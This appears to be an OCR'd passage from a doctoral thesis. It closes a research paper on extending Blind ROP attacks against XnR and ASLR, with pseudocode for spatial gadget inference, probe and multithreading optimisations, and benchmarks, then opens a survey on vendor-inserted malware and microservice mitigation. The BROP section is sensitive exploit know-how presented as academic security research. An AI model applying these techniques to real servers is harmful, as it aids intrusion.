The exploitation of the spatial locality is valuable, and has been previously found to be useful in a more flexible scripting environment [28]. Even strong ASLR implementations may not permute all executable memory or may have limitations to the granularity at which certain instruction sequences can be rewritten. E.g. XIFER does not permute the shared libraries. If a gadget that only exists in the shared libraries is identified, the exploit program would immediately know the offset of all adjacent gadgets contained within the same non-permuted memory. There is also no loss in performing such spatially based probes except local computational time since bad guesses can be skipped in the

full scan if they should yield negative results.

For the stack frame the following minor optimizations exist: Due to the architecture of the system, we know there are two pointers on the stack frame and possibly a canary value. The pointers are limited by the machine architecture. On x86-64 it is 48 bits, with the most significant 16 bits being sign extended due to canonical mode. The least significant bits may or may not be limited as far as permutation of executable code is concerned by the ASLR implementation. Similar optimizations are carried out by e.g. [27].

Reducing the number of attempts is desirable, as each attempt increases the chance of undesirable side effects occurring, as well as time and the chance of detection. These undesirable side effects include making an increasing amount of children stuck in infinite loops or in a blocking state, causing more logged (in the kernel ring buffer) segmentation faults, general protection faults, invalid opcodes, and other issues.

Algorithm 1 Find gadgets by spatial inference

```
1: procedure FindSpatialGadgets
2:     for all gadgets G not spatially examined in
       the list of gadgets do
3:         for all adjacent gadgets in local memory
           G_l to G do
4:             α ← remote address of G
5:             δ ← local offset to G_l from G
6:             if δ < minimum basic block size then
7:                 G_r ← G + δ
8:                 if there exists a remote gadget of type G_l
                   at G_r then
9:                     Add G_r to the list of gadgets
10:                Adjust the minimum basic block size
       return
1: procedure FindGadgetScan
2:     for all remote memory offsets i do
3:         probe i
4:         if a gadget G is found then
5:             add G to the list of gadgets
6:             FindSpatialGadgets
7:         if all gadgets required have been found then
8:             return
```

The Hacking Blind paper [22] already points out multiple ways to improve performance. Some other ways are pointed out here:


- Instead of eliminating popping gadgets one by one, a binary search can be used.
- When searching for `pop` gadgets, skip at least 1 byte once it has been found. The next instruction cannot be another true `pop` gadget.
- As explained in this section, whenever any gadget (including a stop gadget) is found, attempt to exploit the locality of memory that is not under the influence by ASLR, if any.

Regarding the attacker's timing, the attacker can basically trade performance for risk. Given that the attacker is willing to reduce the latency threshold, probes will execute faster, but the probability of a probe becoming a false negative increases. Taken to the limit, all probes will show up as hanging and provide no information. The attacker should maximize the probability of success. While it appears reasonable to take some risk of failure, it is not clear exactly what the optimal solution is.

The attacker cannot easily improve the network connection, nor the amount of RAM or workers. However, the CPU(s) can be better utilized by driving the program on multiple sockets. To achieve this, the attacker can use n simultaneous sockets for a defender able to allocate n processors to the defender process. The attacker might not know the number of cores available but can measure the throughput and scale the number of sockets until the throughput converges. At the point of convergence there is no further benefit obtainable by utilizing additional sockets on the attacker's side until the target system is put under load. This load is very likely to be generated from the stuck children spawned, enabling the attacker to achieve a performance benefit by further increasing the number of sockets in use simultaneously.


Multithreading may scale further than expected with certain server configurations [29], however, it would be limited by a server with less than n actual worker threads. In practice, the number of probes can be scaled well beyond the number of cores on the system for certain types of probes, even under no load, as shown in Figure 4.

Fig. 4. Performance improvement as a result of multithreading, scanning the non-executable region 0x0 to 0x10000 against the toy server on an Intel Core i7-3720QM over the network, with no load. Average of 8 runs per observation.



Hacking Blind appears to get at most around 33 probes per second when attacking a remote host based on the following statement: *"Braille can yield a shell on a vulnerable server in approximately 4,000 requests, a process that completes in under 20 minutes and, in some situations, in just a few minutes."*. Based on testing, it is possible to get 77 probes per second against a local server, on average for a full exploit. Multithreading can dramatically improve this figure in some cases when compared to the new exploit developed. The performance gain becomes even more apparent as the system is put under load, as shown in Figure 5.

Fig. 5. Performance improvement as a result of multithreaded scanning on a system under load, scanning the non-executable region 0x0 to 0x10000 against the toy server on an Intel Core i7-3720QM, full load on all cores. Average of 8 runs per observation.



The difference appears related to the contention for execution cycles. If there is no load and no children are permanently spawned, the attacker can easily reach the computational limit of the system. However, if multiple processes are competing for CPU time, more threads from the attacker cause the scheduler to give more execution time to the scan probes.

With the toy example used there are 145 processes running after a shell has been obtained, many of which consume a lot of CPU. It is not clear how this problem can be avoided. At least stronger ASLR should not exacerbate this particular problem for the attacker. There should be no correlation between the entropy of the address space and the number of children spawned since additional address space does not entail additional executable code. It is possible ASLP-like components of the ASLR may introduce additional unwanted code as part of the permutation process. However, it does not seem likely this should be significant.

Hacking Blind points out that any type of stop gadget can be used, e.g. an infinite loop or a blocking system call. However, since there is a problem with many children being spawned, some of which consume a lot of CPU, it is probably better to always select a stop gadget that writes to the socket and then terminates the child.

As mentioned in Section 2, the paper [17] suggests executing `nop` instructions to decrement the heuristic counter used in Windows. Since the heuristic counter is not used on Linux, the optimization would not work on that platform. However, different implementations of XnR-like systems might have various implementation specific quirks that give the attacker an advantage. Even the Linux variant of XnR employs the aforementioned sliding window which could possibly be used to improve the exploit. Although later versions based on EPT should not have this problem.

6 Effectiveness of XnR

XnR by itself offers no protection against BROP. The ASLR strength is critical for making XnR effective and directly dictates the required time budget of the attacker. Different defender systems may allow for a varying attack window due to different IDSes (Intrusion Detection System) and different levels of supervision. These factors make it hard to quantify the overall effectiveness of an attack, especially when the ASLR strength may be variable. Hacking Blind assumes 8 hours in their longest example [22], however it is fair to assume some systems can be attacked for even longer.

High entropy but very coarse granularity ASLR—at a granularity similar to standard Linux ASLR where only an offset is moved—coupled with XnR has no effect against BROP due to Offset2lib type attacks. This is true even if the code

itself is highly permuted and rewritten as the attacker is given a base address to scan. Furthermore, arbitrarily fine coarse granularity ASLR and high entropy ASLR that does not move any permuted code region away from the base offset also has no effectiveness against BROP. In both of these cases the base address can be obtained from the `rip`, just as in Offset2lib. It can then be scanned, and since all the code is found in the same region, the scanning process would be fast, on the order of what was pointed out in Section 5.3. However, strong ASLR that uses a large address space *and* places code blocks throughout the whole address space would be effective as it would require a larger address space to be scanned.

The running time of the attack is $\mathcal{O}(a)$, where a is the total number of possible addresses. If the attacker is unable to scan all the addresses due to time constraints or being detected by the defender, the attack *may* fail. As previously pointed out [24], the required gadgets may not exist. But assuming they do, the main limitation of any variant of BROP is the worst case number of addresses that must be scanned. If the ASLR implementation can place code at an n bit address space, the scanning time would at worst be approximately $\frac{2^n - ((B-1) \cdot G)}{P}$ seconds, where P is the average number of probes per second, B is the minimum basic block size that can be permuted, and G is the number of gadgets successfully used to infer another gadget in a basic block. Depending on the strength of the ASLR, on the binary being attacked, and on the time budget, it can then be decided if extended first principles is a feasible mode of attack in that particular case.

7 Conclusion

A working implementation for an extended first principles attack, initially described in Hacking Blind [22], was presented. The improved exploit was then used to attack XnR and the result was analyzed. The first principles attack has been extended using the spatial locality of detected gadgets to reduce the number of required probes, as well as enhanced in terms of throughput with multithreading to demonstrate significant gains in scanning performance.

It has been shown that XnR by itself has no effect against BROP-like techniques, even when coupled with certain high entropy ASLR systems with an insufficient address space range. It was also argued that BROP-attacks are impractical when XnR is coupled with sufficiently strong ASLR/ASLP. However, given the performance cost of various strong ASLR implementations, it also seems fair to assume that not all targets will employ the strongest ASLR available. To that effect, an attacker facing ASLR of intermediate or weaker strength may find practical use of the extended first principles technique for indirect reading of memory.

References

1. Aleph1, "Smashing the stack for fun and profit." PHRACK Magazine, vol. 7, no. 49, file 14 of 16, 1996.
2. PaX Team, "pageexec.txt." `https://pax.grsecurity.net/docs/pageexec.txt`, March 2003. [Online; accessed 07-July-2016].
3. PaX Team, "segmexec.txt." `https://pax.grsecurity.net/docs/segmexec.txt`, May 2003. [Online; accessed 07-July-2016].
4. Solar Designer, "Getting around non-executable stack (and fix)." BugTraq, August 1997.
5. PaX Team, "aslr.txt." `http://pax.grsecurity.net/docs/aslr.txt`, March 2003. [Online; accessed 07-July-2016].
6. H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh, "On the effectiveness of address-space randomization," in *Proceedings of the 11th ACM Conference on Computer and Communications Security*, CCS '04, (New York, NY, USA), pp. 298–307, ACM, 2004.
7. H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, (New York, NY, USA), pp. 552–561, ACM, 2007.
8. T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, "Jump-oriented programming: a new class of code-reuse attack," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, (New York, NY, USA), pp. 30–40, ACM, 2011.
9. R. Wartell, V. Mohan, K. W. Hamlen, and Z. Lin, "Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, (New York, NY, USA), pp. 157–168, ACM, 2012.
10. J. Hiser, A. Nguyen-Tuong, M. Co, M. Hall, and J. Davidson, "Ilr: Where'd my gadgets go?," in *Security and Privacy (SP), 2012 IEEE Symposium on*, pp. 571–585, May 2012.
11. L. V. Davi, A. Dmitrienko, S. Nürnberger, and A.-R. Sadeghi, "Gadge me if you can: Secure and efficient ad-hoc instruction-level randomization for x86 and arm," in *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*, ASIA CCS '13, (New York, NY, USA), pp. 299–310, ACM, 2013.
12. M. Conti, S. Crane, T. Frassetto, A. Homescu, G. Koppen, P. Larsen, C. Liebchen, M. Perry, and A.-R. Sadeghi, "Selfrando: Securing the tor browser against de-anonymization exploits," in *The annual Privacy Enhancing Technologies Symposium (PETS)*, July 2016.
13. H. Marco and I. Ripoll, "ASLR-NG: ASLR Next Generation." `http://cybersecurity.upv.es/solutions/aslr-ng/aslr-ng.html`, April 2016. [Online; accessed 06-July-2016].
14. K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization," in *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, SP '13, (Washington, DC, USA), pp. 574–588, IEEE Computer Society, 2013.
15. J. Gionta, W. Enck, and P. Ning, "Hidem: Protecting the contents of userspace memory in the face of disclosure vulnerabilities," in *Proceedings of the 5th ACM*

Conference on Data and Application Security and Privacy, CODASPY '15, (New York, NY, USA), pp. 325–336, ACM, 2015.
16. A. Tang, S. Sethumadhavan, and S. Stolfo, "Heisenbyte: Thwarting memory disclosure attacks using destructive code reads," in *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, (New York, NY, USA), pp. 256–267, ACM, 2015.
17. J. Werner, G. Baltas, R. Dallara, N. Otterness, K. Z. Snow, F. Monrose, and M. Polychronakis, "No-execute-after-read: Preventing code disclosure in commodity software," in *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '16, (New York, NY, USA), pp. 35–46, ACM, 2016.
18. S. Crane, C. Liebchen, A. Homescu, L. Davi, P. Larsen, A.-R. Sadeghi, S. Brunthaler, and M. Franz, "Readactor: Practical code randomization resilient to memory disclosure," in *36th IEEE Symposium on Security and Privacy (Oakland)*, May 2015.
19. E. Göktas, E. Athanasopoulos, H. Bos, and G. Portokalidis, "Out of control: Overcoming control-flow integrity," in *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, (Washington, DC, USA), pp. 575–589, IEEE Computer Society, 2014.
20. M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, "Control-flow integrity," in *Proceedings of the 12th ACM Conference on Computer and Communications Security*, CCS '05, (New York, NY, USA), pp. 340–353, ACM, 2005.
21. Intel®, "Intel® Architecture Instruction Set Extensions Programming Reference." `https://software.intel.com/sites/default/files/managed/0d/53/319433-022.pdf`, February 2015. [Online; accessed 08-July-2016].
22. A. Bittau, A. Belay, A. Mashtizadeh, D. Mazières, and D. Boneh, "Hacking Blind," in *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, (Washington, DC, USA), pp. 227–242, IEEE Computer Society, 2014.
23. M. Backes, T. Holz, B. Kollenda, P. Koppe, S. Nürnberger, and J. Pewny, "You can run but you can't read: Preventing disclosure exploits in executable code," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, (New York, NY, USA), pp. 1342–1353, ACM, 2014.
24. L. Keener, *Evaluating the generality and limits of blind return-oriented programming attacks*. PhD thesis, Monterey, California: Naval Postgraduate School, 2015.
25. G. Maisuradze, M. Backes, and C. Rossow, "What cannot be read, cannot be leveraged? revisiting assumptions of jit-rop defenses," in *25th USENIX Security Symposium (USENIX Security 16)*, (Austin, TX), pp. 139–156, USENIX Association, 2016.
26. H. Hu, Z. L. Chua, S. Adrian, P. Saxena, and Z. Liang, "Automatic generation of data-oriented exploits," in *Proceedings of the 24th USENIX Conference on Security Symposium*, SEC'15, (Berkeley, CA, USA), pp. 177–192, USENIX Association, 2015.
27. I. R. Hector Marco-Gisbert, "On the Ectiveness of Full-ASLR on 64-bit Linux," November 2014.
28. K. Z. Snow, R. Rogowski, J. Werner, H. Koo, F. Monrose, and M. Polychronakis, "Return to the zombie gadgets: Undermining destructive code reads via code inference attacks," *2016 IEEE Symposium on Security and Privacy (SP)*, vol. 00, no. undefined, pp. 954–968, 2016.
29. Intel Corporation, "Intel® Product Specifications." `http://ark.intel.com/products/93790/Intel-Xeon-Processor-E7-8890-v4-60M-Cache-2_20-GHz`, April 2016. [Online; accessed 09-August-2016].

Paper IV

2.4 Vendor Malware: Detection Limits and Mitigation

List of authors

Olav Lysne, Kjell J. Hole, Christian Otterstad, Øyvind Ytrehus, Raymond Aarseth, Jørgen Tellnes
Submitted to *Computer (Volume: 49, Issue: 8, Aug. 2016)* and published.

IV

Vendor malware: detection limits and mitigation

Olav Lysne,[1] Simula Research Laboratory
Kjell J. Hole,[2] *Christian Otterstad*,[3] *Øyvind Ytrehus*,[4] *Raymond Aarseth*,[5] *Jørgen Tellnes*,[6] University of Bergen.

This survey article discusses how vendors can introduce malware that is nearly impossible to detect with known methods and why microservice solutions can limit the negative impact of vendor malware.

Three controversies originating in the US have motivated this survey on the challenges of detecting and mitigating malicious software or *malware* introduced by vendors: the debate surrounding the House of Representatives' speculation that malicious functionality in telecommunications equipment has allowed the Chinese government to eavesdrop on western telecommunications networks and potentially control their operations [1]; the controversy around the former contractor Edward J. Snowden's assertion that the National Security Agency (NSA) has worked with leading information and communications technology companies to facilitate mass surveillance of communication data [2]; and the diesel emissions scandal caused by Volkswagen's installation of functionality in 11 million cars to hide their everyday emissions from environmental regulatory agencies.

The survey addresses two questions actualized by the controversies. First, how hard is it for stakeholders to detect malware in a computing device when they do not trust the vendor? Here, a computing device can be a communication device, storage unit, personal computer, server, smartphone, tablet, or an embedded microcontroller. Second, how can stakeholders mitigate the impact of vendor malware?

Although we consider malware added during the development of a device or later during an update, it is not always clear who actually inserted the malware. During an internal code review, Juniper Networks discovered unauthorized code in its NetScreen firewalls. Juniper warned about a backdoor in the VPN implementation that allowed an eavesdropper to decrypt traffic. A random number generator (RNG) with a weakness reportedly introduced by NSA laid the groundwork for the exploitable vulnerability (en.wikipedia.org/wiki/Dual_EC_DRBG). Some unknown party further subverted the RNG code to eavesdrop on NetScreen connections (wired.com/2015/12/researchers-solve-the-juniper-mystery-and-they-say-its-partially-the-nsas-fault).

While malicious functionality can be inserted in both the hardware and software of a computing device, we focus on the software due to space limita-

[1]Email: olav.lysne@simula.no
[2]Corresponding author: Department of Informatics, University of Bergen, PB. 7803, N-5020 Bergen, Norway. Email: kjell.hole@ii.uib.no. Phone: +47 920 38 164
[3]Email: christian.otterstad@ii.uib.no
[4]Email: oyvind.ytrehus@uib.no
[5]Email: raymond@aarseth.me
[6]Email: jorgen@telln.es

tion. Software consists of executable instructions for CPUs and other types of processors. Malware contains instructions whose execution negatively impact stakeholders, typically causing unauthorized access, unauthorized computation, data theft, loss of privacy, inability to inspect data, or prolonged downtime. A computing system's robustness to malware attacks depends strongly on the ability of the technical system and its stakeholders to either detect *inactive* malware before it executes or to detect *active* executing malware as soon as possible, at least before it has created serious damage. Several papers [3, 4, 5, 6] discuss the difficulty of detecting malware in general. Here, we focus on the ability of buyers and other legitimate stakeholders to detect malware inserted in computing devices by vendors and other insiders with access to the devices before they reach the buyers.

To answer the first question on how hard it is to detect vendor malware, we give an overview of how vendors of computing devices can add malware that is nearly impossible to detect with known techniques as long as the malware is not executed. This inactive malware can be added when a computing device is first made or later when the software is upgraded. Then we discuss to what degree real-time monitoring can discover active malware that is executed in a production system. While it is obviously possible to detect the consequences of malware attacks that turn off systems, we contend that it can be very hard to detect malware leaking sensitive information.

To answer the second question on how to mitigate the impact of vendor malware, we narrow the scope to software solutions running on a cloud infrastructure and discuss the potential of microservice architectures [7] to limit the consequences of malware attacks. Since a resourceful and motivated inside attacker will eventually infect nearly any software system with malware, we want to make it hard for the malware to spread and tamper with a whole system even though it has infected a part of the system. The goal is to limit the damage by restricting the functionality and data the malware is able to access. Malware can also exploit single points of failure in a system. In this article, we assume that all single points of failure are removed.

Hiding inactive malware

A software program's source code is written in a programming language that is designed to be humanly understandable. A compiler translates the source code into executable code before the program can run on a device. It is generally accepted that an excessive amount of effort is needed to understand executable code. Most companies only release the executable code of their products to protect ideas from being copied by competitors. For this reason, vendors of computing devices have occasionally countered security worries from customers by making the source code available to independent security experts.

While it is possible to add malicious functionality to a device's source code, Ken Thompson [8] has pointed out that the compiler can insert malware directly into the executable code. Thompson's observation is interesting to a company

that wants to add malware to its products without being caught. The company would like to leave as few traces as possible of the malware insertion. Using the compiler to introduce malware would leave no trace in the source code, so the code can safely be given to any suspicious customer or security expert. Furthermore, the company would benefit from keeping the knowledge of the malware confined to a small a group of people to reduce the chance of any outsiders finding out about the malware. When the compiler is altered, the developer team need not know about the introduced malware.

The above technique to hide inactive malware can also be applied to assemblers or loaders. Instead of introducing malware with much functionality, the technique can insert one or more carefully selected "bugs" in a program. Specially crafted malware can then exploit the bugs during an attack. Insiders, particularly vendors under pressure from nation states, may prefer to insert simple bugs over more involved malicious functionality because deliberate bugs can easily be described as regrettable programming errors should anybody accuse the insiders of introducing vulnerabilities on purpose. It is also possible to make program patches that remove the bugs after they have been exploited. In this article we view deliberately inserted bugs as a form of malware.

An example from 2015 illustrates how compilers can be used to spread malware. Xcode is Apple's development tool for iOS applications. Attackers added infectious malware to Xcode and uploaded the modified version to a Chinese file sharing service. Chinese iOS developers downloaded the malicious version of Xcode, compiled iOS applications, and distributed the infected applications through Apple's App Store. The infected applications collected information about devices and then encrypted and uploaded the data to command and control servers run by the attackers. The malware also stole user credentials, including passwords. The described technique has long been known to the Central Intelligence Agency (theintercept.com/2015/03/10/ispy-cia-campaign-steal-apples-secrets). The agency has also exploited Xcode to add malware to iOS applications. Summarizing the above discussion, we have the observations:

- The absence of malicious functionality in a product's source code is no proof that malware, including a deliberately inserted bug, does not exist in the executable code.
- If a company wants to install malware in its software, it is not necessary to let the development team know because the malware can be inserted in the executable code by the developers' software tools.

Software updates adding inactive malware

A computing device consists of software and hardware. (Most firmware is also a form of software because a device's firmware can be replaced and modified without replacing any physical component.) Whereas the hardware of a device is usually fixed at the time of purchase, its software is generally updated multiple

times during the lifetime of the device. The reasons for updating the software of a device are often the following:

1. A bug in the device's software must be fixed.
2. New code improves the device's performance.
3. New code adds functionality.
4. New security threats require new protection mechanisms.

Points 3 and 4 in particular make software updates inevitable. The requirements that computing devices must support modified or brand new functionality defined after the time of purchase will prevail for the foreseeable future. Furthermore, the security threats that the computing devices must handle will continuously take on new forms.

OSs and device drivers will have to be updated from time to time, and these software updates must come from the device vendors. For devices running Open Source (free) software, this is not necessarily true. At present, however, major vendors use proprietary OSs in their devices. There is also the possibility that national security agencies wanting to spy on users submit code with carefully crafted bugs to Open Source projects. The same agencies may even deliver updated code removing the hard-to-find bugs once they have been exploited.

The observations about software in the previous section are also valid for software updates. In addition, we make one more observation from the discussion in this section:

- A company can introduce malware through software updates at any time in the lifecycle of a computing device.

Limits to detection of inactive malware

To evaluate the ability to detect inactive malware inserted by vendors or other insiders, we need to consider two cases: The malware was inserted into the legitimate software before it reached the customers, and the malware was inserted via a software update after the original software reached the customers.

The classical signature-based methods recognizing inactive malware are based on the ability to discriminate between malware-free and malware-infected code. The techniques utilize "signatures," usually given by fixed code patterns, to recognize malware [3, 9]. A signature-based method is effective when the anti-malware community has already analyzed the particular malware. If the malware is contained in all units of a product, then the initial discovery of the malware is very hard and it becomes nearly impossible to create a signature needed to recognize infected devices. In fact, it is hard to create signatures even when the malware is inserted after the units have reached the customers because modern malware strains utilize time-varying code obfuscation to avoid discovery based on fixed patterns. Another serious weakness of signature-based

methods is that they are created first and foremost to discover known malware. The methods cannot reliably discover malware exploiting zero-day vulnerabilities that are unknown to the anti-malware community.

There exist methods to determine inactive malware that take an abstract specification of a system's desired functionality as a starting point, rather than requiring malware-free code [3]. Unfortunately, no method is guaranteed to detect whether a vendor of computing devices can activate inserted malware using an external stimulus because the stimulus can be made arbitrarily complex and therefore practically impossible to find before it is used.

Reverse engineering

Executable code can be reverse engineered at any time during the lifecycle of a computing device. Reverse engineering is the process of understanding what executable code does and how it was designed. If we are able to fully understand all aspects of all executable code, then we can detect any software-based malware in a computing device (there may still be undiscovered malicious functionality in the hardware). A lot of effort has gone into the field of reverse engineering, and a reasonable overview of the state of the art can be found in [10]. Tools like disassemblers and decompilers can generate equivalent source code from the executable binary. This source code and the intermediate assembly code can in turn be analyzed with debugging tools, leading to a good understanding of how the software actually works.

The decompilation process cannot recreate comments or documentation from the source code. Furthermore, data structures and assignment statements containing mathematical expressions are not readily recreated. Still, reverse engineering is practiced in parts of the industry to understand, for example, undocumented interfaces and malware developed by third parties.

To understand the degree to which reverse engineering can help a customer find hidden malware in a product, observe that if we are able to reverse engineer software to understand everything it can do, then we are able to find every software fault. However, it is not within the limits of tractable expense to fully understand complicated software via reverse engineering. While we only have access to executable code during reverse engineering, software faults remain even when a development team tests and debugs its own source code with the original data structures, the original comments in the code, and the original documentation present. In particular, prestigious products with huge development budgets have exploitable software faults. Summarizing the discussion on detection of inactive malware, we have the following observation:

- *As long as the malware is inactive, there is no failsafe technique to determine whether vendors have inserted malware into computing devices.*

Inability to detect active malware

Since system vendors and other insiders can insert inactive malware that is impossible to find in practice, we study the ability to detect active malware executing on a computing device. Christopher C. Elisan [9] argues convincingly that we should use anomaly-based methods to detect actively executing malware, including zero-day attacks exploiting new vulnerabilities unknown to the anti-malware community. Anomaly detection, also known as outlier detection, learns a model of a system's normal behavior by observing a malware-free instance of the software, and then uses this model to detect abnormal behavior. There exist many techniques for anomaly detection [11]. A novel and powerful technique based on Jeff Hawkins' theory on how the neocortex in the brain learns is described in [12] and the references therein. This time-based learning technique is particularly well suited to detect anomalies in streaming metric data.

First, we consider the situation when malware is inserted into all units of a product during the production. An anomaly-based method cannot detect active malware because the method needs access to a completely malware-free unit to learn a model of normal, expected behavior. If there is no malware-free period for an anomaly-based method to learn, then it cannot build a useful model. In fact, the method would build a model representing the malware-induced behavior as normal behavior.

Next, we allow the malware to be inserted at any time during the lifecycle of a product, and we focus on malware leaking sensitive information. It can be close to impossible for anomaly-based methods, as well as all other methods, to detect an information leakage. The malware may employ sophisticated techniques to hide information leakages. Network devices, for example, have legitimate reasons for sending diagnostic messages and other control information, and also for modifying the representation of legitimate data traffic. Furthermore, devices may share secret cryptographic keys with external agents. Such devices therefore have access to physical or virtual covert channels and may transmit information in ways that, given reasonable communication model assumptions, are hidable in theory at significant data rates [13]. The theoretical models generally assume a detector with extensive capabilities, which may not be true in all practical situations. We conclude the following:

- *Active malware can leak information in ways that are practically undetectable.*

Limiting the impact of malware

While we conclude that there is no foolproof method to detect malware, it is possible to limit the negative impact. In the remainder of the article we discuss how the architecture of a software solution influences the amount of damage malware can cause. We will focus on cloud-based software solutions since many companies are developing solutions for the cloud.




Figure 1: System of software modules represented by white circles. Each module comprises a collection of tightly integrated units given by black dots. The incoming weak links to a module break when it starts to misbehave.

To understand how software architectures influence the ability to limit the impact of malware, we consider a generic model where many clients communicate with an Internet server. The server-side architecture is depicted in Figure 1. The architecture consists of interacting software modules, where each module consists of units whose tight integration is represented by unbroken lines without arrows. The tight integration causes most units inside a module to misbehave when one unit misbehaves. In contrast, since the modules in Figure 1 are only weakly connected, failure propagation at the intermodule level is prevented.

Here, a module $\mathcal{A}$ is *weakly connected* with (or weakly dependent on) a module $\mathcal{B}$ if $\mathcal{A}$'s important functionality is preserved when $\mathcal{B}$ misbehaves or fails. There is a dashed and directed link from a module to another module in Figure 1 when the first module is weakly connected with (dependent on) the second module. To ensure a weak connection between modules, we must determine the damage a misbehaving module can cause a dependent module.

When modules are weakly connected, a change to a module should not necessitate changes to any other module. The modules must have well-defined interfaces and these interfaces must be the only way modules can interact with each other. In particular, the internal state of a module must not be directly accessible to another module, but only made available via an interaction mechanism that communicates state information. A communication protocol is an important example of an interaction mechanism [12].

How do we ensure weak connections between modules? If a module is infected by malware, the infected module must be isolated to prevent the malware from propagating to other modules. It is also necessary to stop the malware from leaking sensitive information stored by the infected module. To isolate a misbehaving module in Figure 1, the incoming links to the module must "break" in such a way that there is little or no damage to the dependent modules. These so-called *weak links* enhance robustness to propagating malware by restricting damage to a single module, thus realizing weak connections between modules. A weak link can be compared to a circuit breaker that protects an electrical system against excessive current [14]. The circuit breaker is an automatically operated electrical switch designed to detect a fault condition and interrupt

current flow. Unlike a traditional fuse, which operates once and then must be replaced, a circuit breaker can be reset to resume normal operation. Later, we will outline how circuit breakers can be implemented in cloud-based solutions to isolate malware.

Monolithic architectures

To concretize the architectural model and better understand the need for weak connections between modules, let the modules be Java classes and the units be methods inside the classes. Unclear and conflicting requirements, developer turnover, and pressure to deliver modified and new functionality cause a large application written in Java, or some other high-level programming language, to end up with an architecture of complicated and tightly integrated modules. These *monolithic* architectures have a single executable [7]. A monolithic application supports a large number of users by running identical copies of the executable on different servers. One or more load balancers distribute requests from the users over the servers. All application copies use the same database.

To detect malware early, it is desirable to be able to monitor the behavior of a solution's modules. That is difficult when the solution has a single executable. In practice, system operators are forced to view the solution as a black box and monitor its behavior from the outside. The limited ability to monitor a system's internal operations makes it difficult to detect malware early, and the system's tight integration makes it possible for malware to take control over the whole system, including the centralized database.

Microservice architectures

Lately, microservice oriented architectures have gained much interest from the software development community [7]. Companies like Netflix (techblog.netflix.com) have migrated from monoliths to microservice solutions to facilitate rapid innovation while ensuring adequate availability and scalability at the same time. A microservice solution usually runs on a cloud platform. Microservices are separate processes that use a simple protocol to communicate. A microservice does one thing well. Its limited and focused functionality allows a single developer to determine what the service does and how it does it without undue effort. A microservice hides the internals of its functionality, it stores any state externally if needed, and it can be changed or replaced without affecting other services. It avoids centralized data storage and stores its own data, thus limiting the consequences of malware copying data from a single service. This is particularly true when data from multiple microservices must be combined to provide an attacker with useful information. Each service can be scaled individually by running multiple copies.

When a development team creates a microservice solution, it is possible for another team to create the monitoring system, making the microservice solution and monitoring system highly independent. Since a microservice is a rather simple process with a single goal, the monitoring team should be able to

specify what each service is supposed to do. In particular, it should be possible to specify a service's valid inputs and outputs. Hence, the team can create a monitoring system detecting anomalies without having to observe a malware-free version of a microservice solution for a long time. The ability to monitor each module using well-known techniques to detect malware [9] and the reduced reliance on access to malware-free software make it easier to detect malware in a system of microservices than in a monolithic system.

However, no monitoring solution for microservices will be foolproof, as it is still possible for vendors to manipulate services to conceal malicious operations or initiate hard-to-detect information leakages. Furthermore, malware may falsify metric data streamed to a monitoring system. Finally, the developer tools may install malware in a monitoring system without the developers knowing anything about it.

Preventing spreading between microservices

While a determined attacker will infect a microservice with malware sooner or later, there are several reasons why a microservice solution on a cloud platform facilitates the implementation of monitoring together with weak links to make it hard for malware to spread over the services. The microservices are separate processes realized as virtual machines that communicate over a network. The network and protocol make it possible to control how the services communicate. Furthermore, the cloud's virtualization technologies provide isolation of services that is stronger than traditional process isolation, making it very hard—but not impossible—for malware to break out of an encapsulated microservice.

Weak links are implemented using the Circuit Breaker pattern [14]. No microservice contacts another service directly; instead, a service is called via a circuit breaker implemented in software. The circuit breaker must quickly detect when a service develops a problem and open the circuit (break the weak link) to stop the problem from propagating to other services, and to provide calling services with a default fallback response. The circuit closes after the problem is fixed. Because the circuit breaker fails fast, it controls the failure mode, facilitating graceful degradation of a system's functionality to limit the damage to stakeholders.

